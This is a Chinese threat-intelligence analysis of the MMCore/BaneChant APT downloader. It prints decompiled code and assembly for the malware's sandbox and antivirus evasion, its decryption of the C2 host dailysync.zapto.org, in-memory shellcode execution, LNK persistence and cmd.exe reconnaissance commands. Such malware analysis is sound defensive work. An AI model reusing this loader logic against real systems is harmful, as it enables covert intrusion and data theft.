MMCore针对南亚地区的APT攻击活动分析

mp.weixin.qq.com/s/QrmXuXt3jKjNYzRQn3SIWQ

长按二维码关注

御见威胁情报中心

一、背景介绍

MMCore是一款有趣的恶意文件，为下载器下载后在内存中解密执行的一个恶意文件。该恶意文件也被称为BaneChant，最早由fireeye在2013年曝光。此外Forcepoint也在2017年初曝光过而恶意文件的一些攻击活动。

该恶意文件的活动，主要活跃在亚洲地区，包括中国、巴基斯坦、阿富汗、尼泊尔等。不过Forcepoint也提到该攻击活动也包含非洲和美国。攻击的目标主要为军事目标、媒体、大学等。

该攻击活动可以追溯到2013年，直到2020年，依然存在。虽然技术上并未发生太大的改变，但也存在一些有趣的变化。此外在归属上，我们认为该恶意文件跟印度的一些APT攻击组织有关联，包括白象、蔓灵花、孔夫子等，此外**我们还意外的发现了一个未被曝光过的攻击武器，一个.net的RAT。**

二、攻击技术分析

分析的缘起为一个twitter某个安全研究员的帖子：

虽然我们曾经无数次抓获过该种类样本，也曾经多次在攻击活动中发现过该恶意文件的存在，但一直并未系统的分析和追溯过该恶意文件。因此这次我们决定深入的来跟踪一下这款有趣的恶意文件。

1

MMCore loader分析

我们以下面文件为例进行分析：

文件MD5	bbe4ae55f828e020c32e215f4d152cc3
文件大小	75.00 KB (76800 bytes)
文件类型	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
时间戳	2020-01-27 17:31:07
VT上传时间	2020-03-05 23:57:04

整体功能：

```
int __stdcall __noreturn WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  int v4; // eax
  struct tagMSG Msg; // [esp+4h] [ebp-7F0h]
  char v6; // [esp+20h] [ebp-7D4h]
  char v7; // [esp+408h] [ebp-3ECh]

  if ( SetTimer(0, 0, 0x3E8u, 0) )
    GetMessageW(&Msg, 0, 0, 0);
  sub_4010CF();                                 // 检测窗口对抗沙箱
  sub_40104C();                                 // 检测avast
  sub_4011C2(&v7);                              // 解密域名
  sub_4012CB(&v6);                              // 解密url路径
  mbstowcs(&word_414A68, &v7, 0x64u);
  mbstowcs(&word_414298, &v6, 0x64u);
  while ( 1 )
  {
    v4 = rand();
    Sleep(6000 * (v4 % 6) + 1);
    sub_4014E1();                               // 下载内存执行
    Sleep(60000u);
  }
}
```

对抗沙箱：

首先获取最前端窗口，随后每隔1秒钟检测最前端端口是否发生变化，如果不变则无限循环检测：

杀软检测：

检测snxhk.dll模块（安全厂商Avast的相关文件），如果有则延时2分钟：


```
  int v7; // ecx
  CHAR String; // [esp+4h] [ebp-404h]

  memset(&String, 0, 0x400u);
  v0 = GetForegroundWindow();
  GetWindowTextA(v0, &String, 1023);
  v1 = String;
  v2 = &String;
  v3 = 0;
  while ( v1 )
  {
    v3 = v1 + __ROR4__(v3, 13);
    v1 = *++v2;
  }
  do
  {
    Sleep(0x3E8u);
    memset(&String, 0, 0x400u);
    v4 = GetForegroundWindow();
    GetWindowTextA(v4, &String, 1023);
    result = String;
    v6 = &String;
    v7 = 0;
    while ( result )
    {
      v7 = result + __ROR4__(v7, 13);
      result = *++v6;
    }
  }
  while ( v7 == v3 );
  return result;
}
```

```
14
15  memset(&ModuleName, 0, 0x20u);
16  ModuleName = 's';
17  v3 = 'n';
18  v4 = 'x';
19  v5 = 'h';
20  v6 = 'k';
21  v7 = '.';
22  v8 = 'd';
23  v9 = 'l';
24  v10 = 'l';
25  result = GetModuleHandleExW(2u, &ModuleName, &phModule);
26  if ( result )
27    result = sub_401000();
28  return result;
29 }
```

解密下载URL，然后下载并内存执行：

存储方式：



```
00411A60  22 0E 61 00 54 6F 41 00  67 F5 62 00 5A 6E 42 00  ".a.ToA.g鮦·.ZnB.
00411A70  E5 7F 63 00 85 F1 43 00  C1 7B 64 00 F8 E6 44 00  ..c.峁·C.臧·d.  ·D.
00411A80  63 02 65 00 53 45 45 00  64 D6 66 00 D7 B4 46 00  c.e.SEE.d諜·.状·F.
00411A90  18 0B 67 00 F5 28 47 00  10 55 68 00 E2 1C 48 00  ..g...G..Uh...H.
00411AA0  3B FB 69 00 74 CB 49 00  1E 9B 6A 00 E5 89 4A 00  ;鶚·.t薇·..砻·.鎢·J.
00411AB0  2F 9E 6B 00 16 35 4B 00  56 35 6C 00 5A 2E 4C 00  /瀫·..5K.V5l.Z.L.
00411AC0  C4 C2 6D 00 77 2C 4D 00  4B 95 6E 00 9A 1E 4E 00  穆·m.w,M.K昂·...N.
00411AD0  31 D1 6F 00 D5 A8 4F 00  B1 17 70 00 D9 63 50 00  1裲·.炸·O...p.賑·P.
00411AE0  5D FD 71 00 AA E3 51 00  36 6A 72 00 ED 6E 52 00  ]翸·.  ·Q.6jr.韕·R.
00411AF0  54 07 73 00 43 07 53 00  B6 DF 74 00 AE 71 54 00  T.s.C.S.哆·t.凿·T.
00411B00  87 D5 75 00 60 AE 55 00  6F 50 76 00 B4 41 56 00  囌·u.`甒·.oPv.碉·V.
00411B10  59 AB 77 00 5A 78 57 00  91 C4 78 00 CB 70 58 00  Y玾·.ZxW.懩·x.薆·X.
00411B20  E4 17 79 00 D5 60 59 00  1F 40 7A 00 B0 B3 5A 00  ..y.誤·Y..@z.俺·Z.
00411B30  86 E8 30 00 C4 EC 31 00  44 F1 32 00 21 D8 33 00  鳴·0.撻·1.D...!...
00411B40  2D F9 34 00 F3 23 35 00  AB A8 36 00 6A A4 37 00  -.....5.  ·6.j...
00411B50  F9 EA 38 00 C3 9F 39 00  01 16 2E 00 16 8F 40 00    ·8.脽·9......魄·.
00411B60  77 AE 2F 00 88 84 5F 00  B5 56 2D 00 D3 AE 00 00  w.../氓·_.礦·-.巅·..
00411B70  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

解密后：

```
EBP 0012FF3C
ESI 0012FB50 ASCII "dailysync.zapto.org"
EDI 00000000
```


```
EBP 0012FF3C
ESI 0012F768 ASCII "/fancycumti/combidation/scale.jpg"
EDI 00000000
```

下载执行：

```
47  v2 = GetProcAddress(v0, "InternetOpenW");
48  v24 = GetProcAddress(v1, "InternetConnectW");
49  v23 = GetProcAddress(v1, "HttpOpenRequestW");
50  v22 = GetProcAddress(v1, "HttpSendRequestW");
51  v26 = GetProcAddress(v1, "HttpQueryInfoW");
52  v20 = GetProcAddress(v1, "InternetReadFile");
53  v3 = GetProcAddress(v1, "InternetCloseHandle");
54  v4 = (HMODULE)v3;
55  v27 = (HMODULE)v3;
56  v5 = 0;
57  v6 = (HMODULE)((int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))v2)(0, 0, 0, 0, 0);
58  v25 = v6;
59  if ( !v6 )
60    goto LABEL_26;
61  v7 = (FARPROC)((int (__stdcall *)(HMODULE, wchar_t *, signed int, _DWORD, _DWORD, signed int, _DWORD, _DWORD))v24)(
62                 v6,
63                 &word_414A68,
64                 80,
65                 0,
66                 0,
67                 3,
68                 0,
69                 0);
70  v24 = v7;
71  if ( v7 )
72  {
73    v8 = (HMODULE)((int (__stdcall *)(FARPROC, _DWORD, wchar_t *, _DWORD, _DWORD, const wchar_t **, _DWORD, _DWORD))v23)(
74                   v7,
75                   0,
76                   &word_414298,
77                   0,
78                   0,
79                   &v17,
80                   0,
81                   0);
82    if ( !v8 )
83      goto LABEL_21;
84    if ( ((int (__stdcall *)(HMODULE, _DWORD, _DWORD, _DWORD, _DWORD))v22)(v8, 0, 0, 0, 0) )
85    {
86      v29 = 4;
87      if ( ((int (__stdcall *)(HMODULE, signed int, int *, int *, _DWORD))v26)(v8, 536870931, &v21, &v29, 0) )
88      {
89        if ( v21 == 200 )
90        {
91          v28 = 0;
92          v29 = 4;
93          if ( ((int (__stdcall *)(HMODULE, signed int, SIZE_T *, int *, _DWORD))v26)(v8, 536870917, &v28, &v29, 0) )
94          {
95            if ( v28 )
96            {
97              v9 = v28 + 1;
98              v10 = GetProcessHeap();
99              v5 = (char *)HeapAlloc(v10, 8u, v9);
100             if ( v5 )
101             {
102               v11 = v28;
103               v12 = 0;
104               do
105               {
106                 v13 = ((int (__stdcall *)(HMODULE, char *, SIZE_T, int *))v20)(v8, &v5[v12], v11 - v12, &v29);
107                 v11 = v28;
108                 if ( !v13 )
109                   break;
110                 if ( !v29 )
111                   break;
112                 v12 += v29;
113               }
114               while ( v12 < v28 );
115               if ( v12 == v28 )
116                 sub_401489(v5, v28);
117               v7 = v24;
118             }
```

```
1  void __fastcall __noreturn sub_401489(char *a1, SIZE_T a2)
2  {
3    char *v2; // esi
4    HANDLE v3; // eax
5    DWORD flOldProtect; // [esp+10h] [ebp-20h]
6    DWORD ThreadId; // [esp+14h] [ebp-1Ch]
7    CPPEH_RECORD ms_exc; // [esp+18h] [ebp-18h]
8
9    v2 = a1;
10   VirtualProtect(a1, a2, 0x40u, &flOldProtect);
11   ms_exc.registration.TryLevel = 0;
12   ThreadId = 0;
13   v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)(v2 + 20), 0, 0, &ThreadId);
14   WaitForSingleObject(v3, 0xFFFFFFFF);
15   ms_exc.registration.TryLevel = -2;
16   ExitProcess(1u);
17 }
```

shellcode位于偏移+0x14位置：



2

MMCore分析

首先检测"avp"、"bdagent"两个杀软进程，如果找到则退出：

```
0012FB60  001D0236  CALL 到 StrStrA 来自 001D0234
0012FB64  0012FCC4  String = "System"
0012FB68  0012FC28  Pattern = "avp"
```

```
0012FB60  001D0249  CALL 到 StrStrA 来自 001D0247
0012FB64  0012FCC4  String = "System"
0012FB68  0012FC20  Pattern = "bdagent"
```

然后使用两轮xor，解密得到一个dll：

```
001D0265   B0 00          mov     al, 0
001D0267   FEC8            dec     al
001D0269   B9 001E0300     mov     ecx, 31E00
001D026E   89CA            mov     edx, ecx
001D0270 v EB 17           jmp     short 001D0289
001D0272   5E              pop     esi
001D0273   89F3            mov     ebx, esi
001D0275   3006            xor     byte ptr [esi], al
001D0277   46              inc     esi
001D0278   FEC8            dec     al
001D027A ^ E2 F9           loopd   short 001D0275
001D027C   89DE            mov     esi, ebx
001D027E   89D1            mov     ecx, edx
001D0280   B2 09           mov     dl, 9
001D0282   3016            xor     byte ptr [esi], dl
001D0284   46              inc     esi
001D0285 ^ E2 FB           loopd   short 001D0282
001D0287   FFD3            call    ebx
```

```
001D028E 4D 5A E8 00 00 00 00 5B 52 45 55 89 E5 81 C3 09  MZ?...[REU文你.
001D029E 28 00 00 FF D3 00 00 00 40 00 00 00 00 00 00 00  (..ÿ?..@.......
001D02AE 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001D02BE 00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00  ............(£..
001D02CE 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ■■?.???L?Th
001D02DE 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
001D02EE 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
```


解密得到的dll具有自加载能力：

Name	Address	Ordinal
REp	100018E0	1
ReflectiveLoader(void)	10003410	2
DllEntryPoint	10004A09	[main entry]

dllmain中首先判断加载的进程是否为rundll32.exe，不是则执行木马安装操作：

```
11  v1 = this;
12  memset(&Filename, 0, 0x20Au);
13  GetModuleFileNameW(0, &Filename, 0x104u);
14  v2 = PathFindFileNameW(&Filename);
15  if ( _wcsicmp(v2, L"rundll32.exe") )
16  {
17    result = sub_10001900(&lpBuffer, (int)v1, &nNumberOfBytesToWrite);
18    if ( result )
19    {
20      sub_10001DB0();
21      sub_10001FC0(lpBuffer, nNumberOfBytesToWrite);
22      result = sub_10001EE0((int)&savedregs);
23    }
24  }
25  else
26  {
27    hHeap = HeapCreate(0, 0, 0);
28    if ( !hHeap )
29      __debugbreak();
30    result = sub_10003260();
31  }
32  return result;
33 }
```

然后进行install，首先定位自身._code区段，该区段存放了一个PE文件：



.reloc	000011BC	00021000	00001200	0001BE00	00000000	00000000	0000
._code	00012E3D	00023000	00013000	0001D000	00000000	00000000	0000
.idata	00000B85	00036000	00000C00	00030000	00000000	00000000	0000

This section contains:

Export Directory: 00035C00
Resource Directory: 00035C68

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .▌...▌...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	¸.......@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	10	01	00	00	............▌▌..
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	▌ º▌.´.Í!¸▌LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno

```
v16 = 0;
if ( !a2 )
  return 0;
if ( *(_WORD *)a2 != 23117 )
  return 0;
v4 = a2 + *(_DWORD *)(a2 + 60);
if ( *(_DWORD *)v4 != 17744 )
  return 0;
v5 = *(unsigned __int16 *)(v4 + 6);
v6 = 0;
v15 = v4 + *(unsigned __int16 *)(v4 + 20) + 24;
if ( *(_WORD *)(v4 + 6) )
{
  v7 = (const char *)(v4 + *(unsigned __int16 *)(v4 + 20) + 24);
  while ( 1 )
  {
    v8 = strcmp(v7, "._code");
    if ( v8 )
      v8 = -(v8 < 0) | 1;
    if ( !v8 )
      break;
    ++v6;
    v7 += 40;
    if ( v6 >= v5 )
      return 0;
  }
  v9 = *(_DWORD *)(v15 + 40 * v6 + 16);
  v10 = v15 + 40 * v6;
  v11 = GetProcessHeap();
  v12 = HeapAlloc(v11, 8u, v9 + 1);
  if ( v12 )
  {
    memmove(v12, (const void *)(v14 + *(_DWORD *)(v10 + 12)), *(_DWORD *)(v10 + 16));
    v16 = 1;
    *v13 = v12;
    *a3 = v9;
  }
}
return v16;
```

将PE文件释放到C:\ProgramData\DailyUpdate\opendrive64.dll：

```
int sub_10001DB0()
{
  void *v0; // eax
  const WCHAR *v1; // eax
  unsigned int v2; // esi
  WCHAR CommandLine; // [esp+8h] [ebp-454h]

  memset(&pszPath, 0, 0x20Au);
  memset(&word_1001E170, 0, 0x248u);
  memset(&FileName, 0, 0x248u);
  v0 = (void *)sub_100032B0();
  if ( v0 )
  {
    CloseHandle(v0);
    SHGetFolderPathW(0, 26, 0, 0, &pszPath);
    v1 = PathFindFileNameW(L"C:\\ProgramData\\DailyUpdate");
    PathAppendW(&pszPath, v1);
  }
  else
  {
    memmove(&pszPath, L"C:\\ProgramData\\DailyUpdate", 0x34u);
  }
  v2 = wcslen(&pszPath);
  memmove(&word_1001E170, &pszPath, 2 * v2);
  memmove(&FileName, &pszPath, 2 * v2);
  PathAppendW(&word_1001E170, L"dailyupdate.exe");
  PathAppendW(&FileName, L"opendrive64.dll");
  sub_10001010(&CommandLine, 291, L"cmd.exe /q /c mkdir \"%s\"", &pszPath);
  return sub_100010A0(&CommandLine);
}
```

在启动目录下释放OneDrive(2).lnk**文件实现持久化，该**lnk**快捷方式指向**rundll32.exe**加载**C:\ProgramData\DailyUpdate\opendrive64.dll**并调用其**IntRun**函数：**

```
char __fastcall sub_10001FC0(LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
{
  DWORD v2; // edi
  LPCVOID v3; // ebx
  HANDLE v4; // eax
  void *v5; // esi
  DWORD NumberOfBytesWritten; // [esp+8h] [ebp-498h]
  char v8; // [esp+Ch] [ebp-494h]
  WCHAR pszPath; // [esp+254h] [ebp-24Ch]

  v2 = nNumberOfBytesToWrite;
  v3 = lpBuffer;
  memset(&pszPath, 0, 0x248u);
  v4 = (HANDLE)SHGetFolderPathW(0, 7, 0, 0, &pszPath);
  if ( !v4 )
  {
    PathAppendW(&pszPath, L"OneDrive(2).lnk");
    sprintf_10001010(&v8, 0x123u, (int)L"\"%s\",IntRun", (int)&FileName);
    LOBYTE(v4) = sub_100020B0((int)&v8);
    if ( (_BYTE)v4 )
    {
      Sleep(0x3E8u);
      v4 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0, 0);
      v5 = v4;
      if ( v4 != (HANDLE)-1 )
      {
        WriteFile(v4, v3, v2, &NumberOfBytesWritten, 0);
        LOBYTE(v4) = CloseHandle(v5);
      }
    }
  }
  return (char)v4;
}
```

启动rundll32.exe加载C:\ProgramData\DailyUpdate\opendrive64.dll并调用其IntRun函数：

```
  v8 = retaddr;
  v6 = (unsigned int)&v7 ^ dword_1001D004;
  sprintf_10001010(&v5, 0x123u, (int)L"rundll32.exe \"%s\",IntRun", (int)&FileName);
  memset(&v2, 0, 0x44u);
  v2 = 68;
  v3 = 0;
  v4 = 0i64;
  result = CreateProcessW(0, (LPWSTR)&v5, 0, 0, 0, 0x8000000u, 0, 0, (LPSTARTUPINFOW)&v2, (LPPROCESS_INFORMATION)&v4);
  if ( result )
  {
    CloseHandle((HANDLE)DWORD1(v4));
    result = CloseHandle((HANDLE)v4);
  }
  return result;
}
```

该文件功能与loader相似，主要功能为从dailysync.zapto.org/fancycumti/combidation/scale.jpg上拉取payload并加载，确保payload本身无文件落地，每次木马加载均需从网络上拉取paylaod。其功能与loader相同，代码相似，因此不再详细分析。

```
1  void __fastcall __noreturn sub_10001A10(LPVOID lpAddress, SIZE_T dwSize)
2  {
3    char *v2; // esi
4    HANDLE v3; // eax
5    DWORD flOldProtect; // [esp+10h] [ebp-20h]
6    DWORD ThreadId; // [esp+14h] [ebp-1Ch]
7    CPPEH_RECORD ms_exc; // [esp+18h] [ebp-18h]
8
9    v2 = (char *)lpAddress;
10   VirtualProtect(lpAddress, dwSize, 0x40u, &flOldProtect);
11   ms_exc.registration.TryLevel = 0;
12   ThreadId = 0;
13   v3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)(v2 + 20), 0, 0, &ThreadId);
14   WaitForSingleObject(v3, 0xFFFFFFFF);
15   ms_exc.registration.TryLevel = -2;
16   ExitProcess(1u);
17 }
```

下面开始执行真正的恶意payload。
首先创建Mutex 44cbdd8d470e88800e6c32bd9d63d341 防止重复运行：

```
1  DWORD sub_10003260()
2  {
3    HANDLE v0; // esi
4    DWORD result; // eax
5
6    v0 = CreateMutexW(0, 1, L"44cbdd8d470e88800e6c32bd9d63d341");
7    result = GetLastError();
8    if ( v0 && result != 183 )
9    {
10     Sleep(0x2710u);
11     sub_100023F0();
12     sub_10002FB0();
13   }
14   return result;
15 }
```

执行命令收集获取信息，并将获取的信息上传到C&C服务器：

cmd.exe /q /c tasklistcmd.exe /q /c ipconfig /allcmd.exe /q /c dir C:\\cmd.exe /q /c dir D:\\cmd.exe /q /c dir E:\\cmd.exe /q /c dir F:\\cmd.exe /q /c dir G:\\cmd.exe /q /c dir H:\\

```
39  v29 = 0;
40  v27 = (int *)&v13;
41  v28 = (int *)&v11;
42  memset(&Buffer, 0, 0x20Au);
43  memset(&TempFileName, 0, 0x248u);
44  GetTempPathW(0x104u, &Buffer);
45  GetTempFileNameW(&Buffer, L"nnp", 0, &TempFileName);
46  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c tasklist > \"%s\"", (int)&TempFileName);
47  CreateProcess_100010A0(&CommandLine);
48  sprintf_10001010(
49    &CommandLine,
50    0x123u,
51    (int)L"cmd.exe /q /c echo ------------------------------------------------------ >> \"%s\"",
52    (int)&TempFileName);
53  CreateProcess_100010A0(&CommandLine);
54  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c ipconfig /all >> \"%s\"", (int)&TempFileName);
55  CreateProcess_100010A0(&CommandLine);
56  sprintf_10001010(
57    &CommandLine,
58    0x123u,
59    (int)L"cmd.exe /q /c echo ------------------------------------------------------ >> \"%s\"",
60    (int)&TempFileName);
61  CreateProcess_100010A0(&CommandLine);
62  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir C:\\ >> \"%s\"", (int)&TempFileName);
63  CreateProcess_100010A0(&CommandLine);
64  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir D:\\ >> \"%s\"", (int)&TempFileName);
65  CreateProcess_100010A0(&CommandLine);
66  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir E:\\ >> \"%s\"", (int)&TempFileName);
67  CreateProcess_100010A0(&CommandLine);
68  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir F:\\ >> \"%s\"", (int)&TempFileName);
69  CreateProcess_100010A0(&CommandLine);
70  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir G:\\ >> \"%s\"", (int)&TempFileName);
71  CreateProcess_100010A0(&CommandLine);
72  sprintf_10001010(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir H:\\ >> \"%s\"", (int)&TempFileName);
73  CreateProcess_100010A0(&CommandLine);
74  v0 = CreateFileW(&TempFileName, 0x80000000, 1u, 0, 3u, 0, 0);
75  v1 = v0;
76  JUMPOUT(v0 , -1 , &loc_10002596);
```

收集的信息会保存在临时木马下，nnp[4位随机].tmp：

随后会读取到内存中，再删除该文件，再获取一些其他的信息后进行拼接，拼接后的信息如下：

```
Tag:                    FreshPass
Version:                2.5
Machine ID:             WIN-9Q3N1P8KMR1__44
Windows Version:        Windows 6.1 ()
Local Time:             10:32:38  2020-3-17


映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      1,900 K
smss.exe                       284 Services                   0        580 K
csrss.exe                      380 Services                   0      3,456 K
wininit.exe                    472 Services                   0      3,396 K
csrss.exe                      480 Console                    1      8,584 K
winlogon.exe                   528 Console                    1      4,268 K
services.exe                   572 Services                   0      7,436 K
lsass.exe                      584 Services                   0      5,980 K
lsm.exe                        592 Services                   0      2,540 K
svchost.exe                    692 Services                   0      5,908 K
svchost.exe                    764 Services                   0      5,228 K
svchost.exe                    856 Services                   0     10,804 K
svchost.exe                    896 Services                   0     29,800 K
svchost.exe                    924 Services                   0     18,992 K
svchost.exe                   1044 Services                   0      7,184 K
svchost.exe                   1168 Services                   0      9,132 K
spoolsv.exe                   1280 Services                   0      6,756 K
svchost.exe                   1312 Services                   0      6,980 K
vmtoolsd.exe                  1452 Services                   0     10,336 K
TPAutoConnSvc.exe             1960 Services                   0      3,928 K
taskhost.exe                   424 Console                    1      7,220 K
dllhost.exe                    996 Services                   0      6,564 K
TPAutoConnect.exe             1716 Console                    1      5,740 K
msdtc.exe                     1744 Services                   0      4,152 K
conhost.exe                   1948 Console                    1      2,260 K
sppsvc.exe                    2320 Services                   0      5,916 K
